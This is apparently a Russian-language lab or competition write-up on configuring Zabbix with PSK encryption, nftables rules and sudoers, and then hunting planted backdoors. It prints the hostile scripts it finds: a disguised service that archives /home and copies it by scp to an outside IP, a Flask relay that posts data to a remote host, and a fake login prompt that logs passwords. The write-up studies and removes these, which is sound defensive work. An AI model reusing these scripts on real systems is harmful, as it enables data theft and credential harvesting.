# DBUser=

DBUser=zabbix
```

После этого, ребутнем zabbix-server и посмотрим что получится.

## Global view

Все панели / Global view

### Информация о системе

Параметр	Значение	Детали
Zabbix сервер запущен	Да	localhost:1
Количество узлов сети (активированных/деактивированных)	1	1 / 0
Количество шаблонов	325	
Количество элементов данных (активированных/деактивированных /неподдерживаемых)	99	94 / 0 / 5
Количество триггеров	56	56 / 0 [0 / 5]

### Проблемы

Время ▼	Инфо	Узел сети	Проблема • Важность
Да			

Теперь все работает, да еще и ошибки небезопасной конфигурации исправили!

Осталось добавить хосты для мониторинга.

По условию задания, добавить в мониторинг надо все роутеры и сервера. Начнем по порядку, с нашего же SERVER-2. Для того чтобы добавить Zabbix-сервер в мониторинг «самого себя», достаточно просто установить и включить zabbix-agent.

Имя ▲	Интерфейс	Доступность	Теги	Состояние	Последние данные
Zabbix server	127.0.0.1:10050	ZBX	class: os class: software target: linux ...	Активировано	Последние данные 143

Вот если вы видите все как выше - значит все круто.

Но! Это мы добавили агент без шифрования, а по условиям задание нам надо зашифровать соединение.

Для выполнения этой части задания потребуется первым делом сгенерировать ключ:

```
echo INF0S3C | sha256sum > agent.key
```

```
admin@pc1:~$ echo INF0S3C | sha256sum > agent.key
admin@pc1:~$ cat agent.key
fa0d55623ddb3167f07faba7d2b3861f0e2f62a1524160150379127c7ce305f5 -
admin@pc1:~$
```

Причем обратите внимание на «черточку» в конце, она не нужна в итоговом файле, так что после выполнения команды отредактируйте файл, удалив этот символ.

Этот ключ нужно передать на все клиенты, кто будет подключаться к Zabbix.

Так как мы работаем с SERVER-2, в качестве примера, файл отправим туда. Но распространить, ровно, как и настроить, нужно будет на всех серверах и роутерах.

Далее, на SERVER-2, файл `/etc/zabbix/zabbix_agentd.conf`:

Для удобства, все указанные ниже параметры актуальны для любого хоста на стенде:

1. Корректируем параметр сервер –

```
# Default:
# Server=

Server=172.16.100.20
```

2. Далее уже важные вещи, такие как конфигурация TLS PSK

**TLSCConnect=psk**

**TLSAccept=psk**

```
# Default:
TLSCConnect=psk

### Option: TLSAccept
#   What incoming connections to accept.
#   Multiple values can be specified, separated by comma:
#       unencrypted - accept connections without encryption
#       psk         - accept connections secured with TLS a
#       cert        - accept connections secured with TLS a
#
# Mandatory: yes, if TLS certificate or PSK parameters are defined
# Default:
TLSAccept=psk
```

3. И замыкаем настройки

**TLSPSKIdentity=REA**

**TLSPSKFile=/opt/zabbix/agent.key**

```
# Mandatory: no
# Default:
TLSPSKIdentity=REA


### Option: TLSPSKFile
#   Full pathname of a file containing the pre-shared key.
#
# Mandatory: no
# Default:
TLSPSKFile=/opt/zabbix/agent.key
```




Далее разместить ключ по тем директориям, что планировалось в конфигурации и выполняем перезагрузку.

На стороне сервера, в веб-интерфейсе делаем так:

Переходим в Узлы сети



Поменяем имя, для красоты



Дальше параметр Шифрование, и делаем как на скриншоте

Подключения к узлу сети ☐ Без шифрования ☒ PSK ☐ Сертификат

Соединения с узла сети ☐ Без шифрования

☒ PSK

☐ Сертификат

\* Идентификатор PSK REA

\* PSK fa0d55623ddb3167f07faba7d2b3861f0e2f62a1524160150379127c7ce305f5

Обновить

Клонировать


Полное клонирование

Удалить

Отмена

Все готово, шифрование корректно настроено!

Помните, что когда вот так:



Значит все хорошо, а еще на первой вкладке, где мы меняли имя обратите внимание на шаблоны там есть - Linux Template, именно его нужно будет настроить все всех подключаемых клиентах.

Закрепим успех и подключим, например, роутер – ROUTER1:

1. apt install zabbix-agent -y

2. Затем, передать ключ, настроить все как по аналогии выше.

В веб-интерфейсе идем:

Настройка – Узлы сети, в правом верхнем углу будет «Создать узел сети»

Заполняем под ROUTER1

Узел сети

Узел сети IPMI Теги Макросы Инвентаризация Шифрование ● Преобразование значений

\* Имя узла сети

Видимое имя

Шаблоны Имя Действие

Linux by Zabbix agent Отсоединить Отсоединить и очистить

\* Группы

Интерфейсы Тип IP адрес DNS имя Подключение через Порт По умолчанию

Агент 10.15.10.1  IP DNS 10050 ☒ Удалить

[Добавить](#)

Не забываем про шифрование. Готово! Теперь ребут zabbix-agent на стороне клиента, ждем пару минут и в интерфейсе видим:

Имя ▲	Интерфейс	Доступность
<b>ROUTER-1</b> .....	10.15.10.1:10050	<b>ZBX</b>
<b>SERVER-2</b> .....	127.0.0.1:10050	<b>ZBX</b>

По аналогии добавляем всех!

**Остается финальный штрих – HTTPS.**


**В шапке /etc/apache2/conf-enabled/zabbix-frontend-php.conf**

```
## Zabbix
<VirtualHost mon.info.sec:443>

ServerName mon.info.sec
SSLEngine On
SSLCertificateFile /etc/apache2/mon1.crt
SSLCertificateKeyFile /etc/apache2/mon1.key

<IfModule mod_alias.c>
    Alias /zabbix /usr/share/zabbix
</IfModule>

<Directory "/usr/share/zabbix">
```



Готово!

P.S. Тут бы еще мог быть авторедирект на /Zabbix, но это никто не просил, так что ладно уж.

## ***НАСТРОЙКА СЕТЕВЫХ И ОПЕРАЦИОННЫХ ОГРАНИЧЕНИЙ***

Настройка ядер в /etc/sysctl.conf

Как делать?

В файле /etc/sysctl.conf пишем –

```
net.ipv4.ip_forward=1

fs.file-max = 65535
kernel.pid_max = 65536
net.ipv4.tcp_rfc1337 = 1
~
~
~
~
```

А проверить, что все работает можно просто командой – sysctl -p

```
root@rtr-data1:~# sysctl -p
net.ipv4.ip_forward = 1
fs.file-max = 65535
kernel.pid_max = 65536
net.ipv4.tcp_rfc1337 = 1
root@rtr-data1:~# _
```

Настройка ACL-листов:

1. На ROUTER2 настройте следующие правила работы с трафиком:

- При отправке ICMP запросов на внешний адрес роутера отправителю сообщения должен приходить ICMP-Unreachable
- Запретите доступ до адреса 77.88.8.1 по порту 80.

2. На ROUTER1 настройте следующие правила работы с трафиком:

- Разрешите доступ с подсети клиентов до подсети офиса только для портов протокола LDAP, HTTPS и порты вашей системы централизованного администрирования. Прочий трафик должен быть запрещен.

Каждый открытый порт на роутерах необходимо описать и объяснить его необходимость:

**Как делать?**

Для ROUTER2:

Тут опять, решений как можно сделать Firewall – тьма. Можно и через UFW, и через iptables.

Мы возьмем (очередное) новое модное классное решение – nftables.

- При отправке ICMP запросов на внешний адрес роутера отправителю сообщения должен приходить ICMP-Unreachable

Выполняется так – откроем /etc/nftables.conf

```
flush ruleset

table inet filter {
    chain input {
        type filter hook input priority filter;
        iif enp1s0 ip protocol icmp reject with icmp type host-unreachable;
    }
    chain forward {
        type filter hook forward priority filter;
        ip daddr 77.88.8.1/32 tcp dport 80 drop;
    }
    chain output {
        type filter hook output priority filter;
    }
}
```

В этом случае, мы отправим host-unreachable, если кто-то через ping будет искать наш роутер.

Проверить можно – пингами с соседнего роутера.


```
root@rtr-br1:/opt/zabbix# ping 100.10.10.10
PING 100.10.10.10 (100.10.10.10) 56(84) bytes of data.
From 100.10.10.10 icmp_seq=3 Destination Host Unreachable
^C
--- 100.10.10.10 ping statistics ---
5 packets transmitted, 0 received, +1 errors, 100% packet loss, time 4028ms
```

Запретите доступ до адреса 77.88.8.1 по порту 80

```

table inet filter {
    chain input {
        type filter hook input priority filter;
        ip daddr 100.10.10.10/32 counter reject with icmp type host-unreachable;
    }
    chain forward {
        type filter hook forward priority filter;
        ip daddr 77.88.8.1/32 tcp dport 80 drop;
    }
    chain output {
        type filter hook output priority filter;
    }
}

```



2. На ROUTER1 настройте следующие правила работы с трафиком:

- Разрешите доступ с подсети клиентов до подсети офиса только для портов протокола LDAP, HTTPS и порты вашей системы централизованного администрирования. Прочий трафик должен быть запрещен.

Как делать?

```

flush ruleset

table inet filter {
    chain input {
        type filter hook input priority filter;
    }
    chain forward {
        type filter hook forward priority filter;
        udp dport 53 accept;
        tcp dport 80 accept;
        tcp dport 22 accept;
        tcp dport 443 accept;
        ct state {established, related} accept;
        ip protocol gre accept;
        ip protocol icmp accept;
        udp dport 500 accept;
        udp dport 389 accept;
        tcp dport 389 accept;
        udp dport 636 accept;
        tcp dport 636 accept;
        ip saddr 10.15.10.0/24 accept;
        ip saddr 10.5.5.0/30 accept;
        ip saddr 10.20.10.0/24 accept;
        ip saddr 10.200.100.0/24 accept;
        ip saddr 172.16.100.0/24 accept;
        ip saddr 192.168.100.0/24 accept;
        ip version 4 drop;
    }
    chain output {
        type filter hook output priority filter;
    }
}

```

Примерно как-то так, или добавить в INPUT.



## ***НАСТРОЙКА РАБОЧИХ МЕСТ ПО РЕКОМЕНДАЦИЯМ ФСТЭК***

### **1. ФСТЭК.**

- **Настроить необходимо только параметры для sudoers**

Добавьте в /etc/sudoers

```
Defaults! sudoedit env_delete+="SUDO_EDITOR VISUAL EDITOR"  
Cmnd_Alias EDITMOTD=sudoedit /etc/motd  
Defaults! EDIT_MOTD env_delete+="SUDO_EDITOR VISUAL EDITOR"  
user ALL=EDITMOTD
```

И дело сделано

## ***КОМПРОМЕНТИРУЮЩИЕ ДАННЫЕ И СЕРВИСЫ***

Стало известно, что подрядчики, которые занимались установкой ОС и интеграцией оборудования в нашу инфраструктуру оставили в системе бэкдоры, подозрительные сервисы и приложения, или логины\пароли для доступа в систему в открытом виде.

Также, найдите адрес сервера злоумышленника, кто выполняет DDoS-атаку нашу инфраструктуру. Обязательно укажите команду с помощью, которой был обнаружен злоумышленник, порт и протокол атаки.

**tcpdump -i enp1s0 -vvv**

```
09:20:13.267916 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)  
100.10.10.10.9999 > 77.88.8.8.55824: Flags [R.], cksum 0x9108 (correct), seq 0, ack 3135741772, wi  
09:20:13.267950 IP (tos 0x0, ttl 62, id 16342, offset 0, flags [DF], proto TCP (6), length 60)  
77.88.8.8.55826 > 100.10.10.10.9999: Flags [S], cksum 0xc3a2 (incorrect -> 0xb529), seq 1086509839  
r 0,nop,wscale 7], length 0  
09:20:13.267951 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)  
100.10.10.10.9999 > 77.88.8.8.55826: Flags [R.], cksum 0xd767 (correct), seq 0, ack 1086509840, wi  
09:20:13.267979 IP (tos 0x0, ttl 62, id 6357, offset 0, flags [DF], proto TCP (6), length 60)  
77.88.8.8.55840 > 100.10.10.10.9999: Flags [S], cksum 0xc3a2 (incorrect -> 0x8f9f), seq 1272966510  
r 0,nop,wscale 7], length 0  
09:20:13.267980 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)  
100.10.10.10.9999 > 77.88.8.8.55840: Flags [R.], cksum 0xb1dd (correct), seq 0, ack 1272966511, wi  
09:20:13.268017 IP (tos 0x0, ttl 62, id 29482, offset 0, flags [DF], proto TCP (6), length 60)  
77.88.8.8.55850 > 100.10.10.10.9999: Flags [S], cksum 0xc3a2 (incorrect -> 0xdd9d), seq 2443991449  
r 0,nop,wscale 7], length 0  
09:20:13.268018 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)  
100.10.10.10.9999 > 77.88.8.8.55850: Flags [R.], cksum 0xf1db (correct), seq 0, ack 2443991450, wi  
09:20:13.268046 IP (tos 0x0, ttl 62, id 9439, offset 0, flags [DF], proto TCP (6), length 60)  
77.88.8.8.55854 > 100.10.10.10.9999: Flags [S], cksum 0xc3a2 (incorrect -> 0x2b02), seq 3342718623  
r 0,nop,wscale 7], length 0  
09:20:13.268048 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)  
100.10.10.10.9999 > 77.88.8.8.55854: Flags [R.], cksum 0x4d40 (correct), seq 0, ack 3342718624, wi  
09:20:13.268077 IP (tos 0x0, ttl 62, id 61211, offset 0, flags [DF], proto TCP (6), length 60)  
77.88.8.8.55864 > 100.10.10.10.9999: Flags [S], cksum 0xc3a2 (incorrect -> 0x9338), seq 1572853725  
r 0,nop,wscale 7], length 0
```



В выводе `tcpdump` видно, как кто-то активно дудосит наш 9999 порт.

На <http://repo.external.ru/software/tools> есть полезные для вас инструменты.

Необходимо найти уязвимости и устранить их.

## 1. Пойдем по порядку, с первой уязвимости

Итак, проблема первая на ROUTER2 вскрывалась в созданном кем-то пользователе, и к тому же этот пользователь имеет доступ к sudo.

Проанализировав файл /etc/passwd, найдем там странного пользователя

```
tc@rtr-data1:~$ cat /etc/passwd | grep hideadmin
hideadmin:x:1001:1001:,,,:/home/hideadmin:/bin/bash
root@rtr-data1:/etc/sudoers.d#
```

А если сбросим ему пароль, и затем зайдём под этим пользователем, то в sudo -l увидим

```
hideadmin@rtr-data1:/etc/sudoers.d$ sudo -l
[sudo] password for hideadmin:
Matching Defaults entries for hideadmin on rtr-data1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User hideadmin may run the following commands on rtr-data1:
    (ALL : ALL) ALL
hideadmin@rtr-data1:/etc/sudoers.d$
```

Нашли! Далее первым делом нужно написать об этом отчет, затем удалить такого пользователя и почистить правила в sudoers

## 2. Уязвимость 2 – странный сервис на РС1

Найти её будет непросто. Посмотрим через **systemctl** список всех развернутых и запущенных служб.

Среди списка разных служб, есть один странный, который нигде не гуглится и не описывается в документации к Astra Linux

```
session-c4.scope
alsa-restore.service
astra-monitor.service
auditd.service
```

Astra-monitor.service – странный! Посмотрим поближе

```

astra@pc1:~/Зарпук$ systemctl status astra-monitor.service
• astra-monitor.service - Astra Linux monitoring system
  Loaded: loaded (/etc/systemd/system/astra-monitor.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2024-05-07 13:20:15 MSK; 5 days ago
  Main PID: 916 (bash)
    Tasks: 2 (limit: 4915)
  Memory: 474.5M
    CPU: 2h 4min 39.782s
  CGroup: /system.slice/astra-monitor.service
          └─ 916 /bin/bash /usr/bin/astra-monitor
              └─ 32721 sleep 800
astra@pc1:~/Зарпук$

```

На первый взгляд, казалось бы, ничего странного.

Посмотрим, что это за исполняемый файл /usr/bin/astra-monitor.

```

astra@pc1:~/Зарпук$ cat /usr/bin/astra-monitor
#!/bin/bash
while true
do
sleep 800
tar -zcvf home.tar.gz /home
scp home.tar.gz user1@154.200.233.222:/secretfolder/
done

```

А вот и злодей! Оказывается, под видом «системного сервиса» вскрывался скрипт, выполняющий воровство наших пакетов с системы. Удаляем скрипт, пишем об этом в отчете!

### 3. На машине SERVER-1, странный запущенный порт прослушивания.

С помощью команды – netstat -tulnp

```

root@srv1-db:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      629/sshd: /usr/sbin
tcp        0      0 0.0.0.0:5000           0.0.0.0:*               LISTEN      3713/docker-proxy
tcp        0      0 0.0.0.0:5432           0.0.0.0:*               LISTEN      6075/postgres
tcp        0      0 0.0.0.0:5555           0.0.0.0:*               LISTEN      622/python3
tcp        0      0 127.0.0.1:37989        0.0.0.0:*               LISTEN      627/containerd
tcp6       0      0 :::22                  :::*                    LISTEN      629/sshd: /usr/sbin
tcp6       0      0 :::5000                 :::*                    LISTEN      3719/docker-proxy
tcp6       0      0 :::5432                 :::*                    LISTEN      6075/postgres
root@srv1-db:~#

```

Видим список всех открытых портов на стороне сервера, а также процесс, который этот порт открыл. Почти все здесь нормально, кроме порта 5555, запущенный python3

Через ps aux находим все python3 процессы

```

root@srv1-db:~# ps aux | grep python3
root    622  0.0  0.6 33248 26464 ?        Ss   мая03   2:07 python3 /opt/webserver/test123.py
root    3757  0.0  0.6 33600 27912 ?        Ss   мая03   0:00 python3 app.py
root    3780  0.1  0.7 35776 28372 ?        Sl   мая03  16:47 /usr/bin/python3 app.py
root    5093  0.0  0.0  6228   872 tty1      R+   07:35   0:00 grep python3
root@srv1-db:~#

```

Если посмотреть, что там внутри этого /opt/webserver/test123.py

```

root@srv1-db:~# cat /opt/webserver/test123.py
from flask import Flask

app = Flask(__name__)

@app.route('/', methods=['POST'])
def redirect_data():
    data = request.get_data()
    requests.post('http://66.44.22.33:5555', data=data)
    return "Data redirected success!"

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5555)
root@srv1-db:~# _


```

То там примитивный сайт на Flask, который выполняет пересылку на удаленный ресурс каких-то данных.

Удаляем файл, пишем отчет, получаем баллы ☺☺

#### 4. Странная двойная авторизация на PC2

При входе в систему на PC2, почему-то запрашивается двойная авторизация



Такого быть не должно, думаем что может добавить такое в автологин.

Из вариантов может быть - /etc/bash.bashrc, или /etc/profile или /etc/profile.d

Проверка первых двух файлов вам ничего не даст, а вот в директории /etc/profile.d есть странный исполняемый файл

```
astra@pc2:~$ cat /etc/profile.d/passwordsteal.sh
#!/bin/bash
fly-dialog --loginpassword --title 'Дополнительная система авторизации, Введите свой логин и пароль' >> /var/log/pass_steal.txt
astra@pc2:~$
```

Открыв его, мы увидим ссылку на другой файл, где размещены все логины и пароли, которые удалось украсть вот таким способом

```
astra@pc2:~$ cat /var/log/pass_steal.txt

123
123
astra
P@ssw0rd
123
123

123
123
```

Удаляем файл, пишем отчет и получаем также баллы.

## 5. Пароли и логины в открытом виде на SERVER2.

У вас был доступ к `linpeas.sh` – это Bash скрипт, который выполняет анализ системы на уязвимости - с целью узнать, как можно повысить привилегии пользователя в системе. Он находит множество всего, в том числе – открытые пароли.

Просто запустите его, скачав с [repo.external.ru](https://repo.external.ru)

```
/usr/share/doc/password_from_all
/usr/share/doc/password_from_all/password.txt
```

Он найдет вам странный `/usr/share/doc` (но и не только его, там информации будет много, ищем по ключевому слову `password`) файл. Осмотрите файл

```
root@srv2-storage:~# cat /usr/share/doc/password_from_all/password.txt
root:toor
astra:P@ssw0rd
user:P@ssw0rd

This is credentials from all SERVERs in this company. Hahahahah!
root@srv2-storage:~# _
```

Нашли! Файл удалить, отчет написать!


## ***АНАЛИЗ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ОТ ПРОИЗВОДИТЕЛЯ***

На клиентских компьютерах необходимо установить программу – «VeryCoolProgs by ХаТаВ». Программа доступна на сервере [repo.external.ru/software](http://repo.external.ru/software).


Убедитесь, что данная программа безопасна и не содержит зловредного кода. Также укажите, кто разработчик этой программы и к кому обратиться в случае проблем.

Свой подробный вердикт о том можно ли устанавливать данное ПО или нет укажите ниже:

Решить последнее задание можно даже не открывая терминала. Скачайте DEB пакет на PC1, любой DEB-пакет – это архив, который можно распаковать.




Распаковав его, отправимся на изучение внутренностей. Внутри будет еще два архива – data и control, их также вскрываем




Открыв директорию Control, мы найдем два файла в одноименном с директорией файле – информация о пакете

> very-cool-programm > **control**



А в postinst

> very-cool-programm > **control**



Скрипт, который выполняется после установки пакета, и здесь мы видим странные дела – выполняется копирование всего из каталога root в архив, а также создание пользователя и добавление его в SUDOERS – это уже не нормальное поведение!

В каталоге DATA, несколько директорий

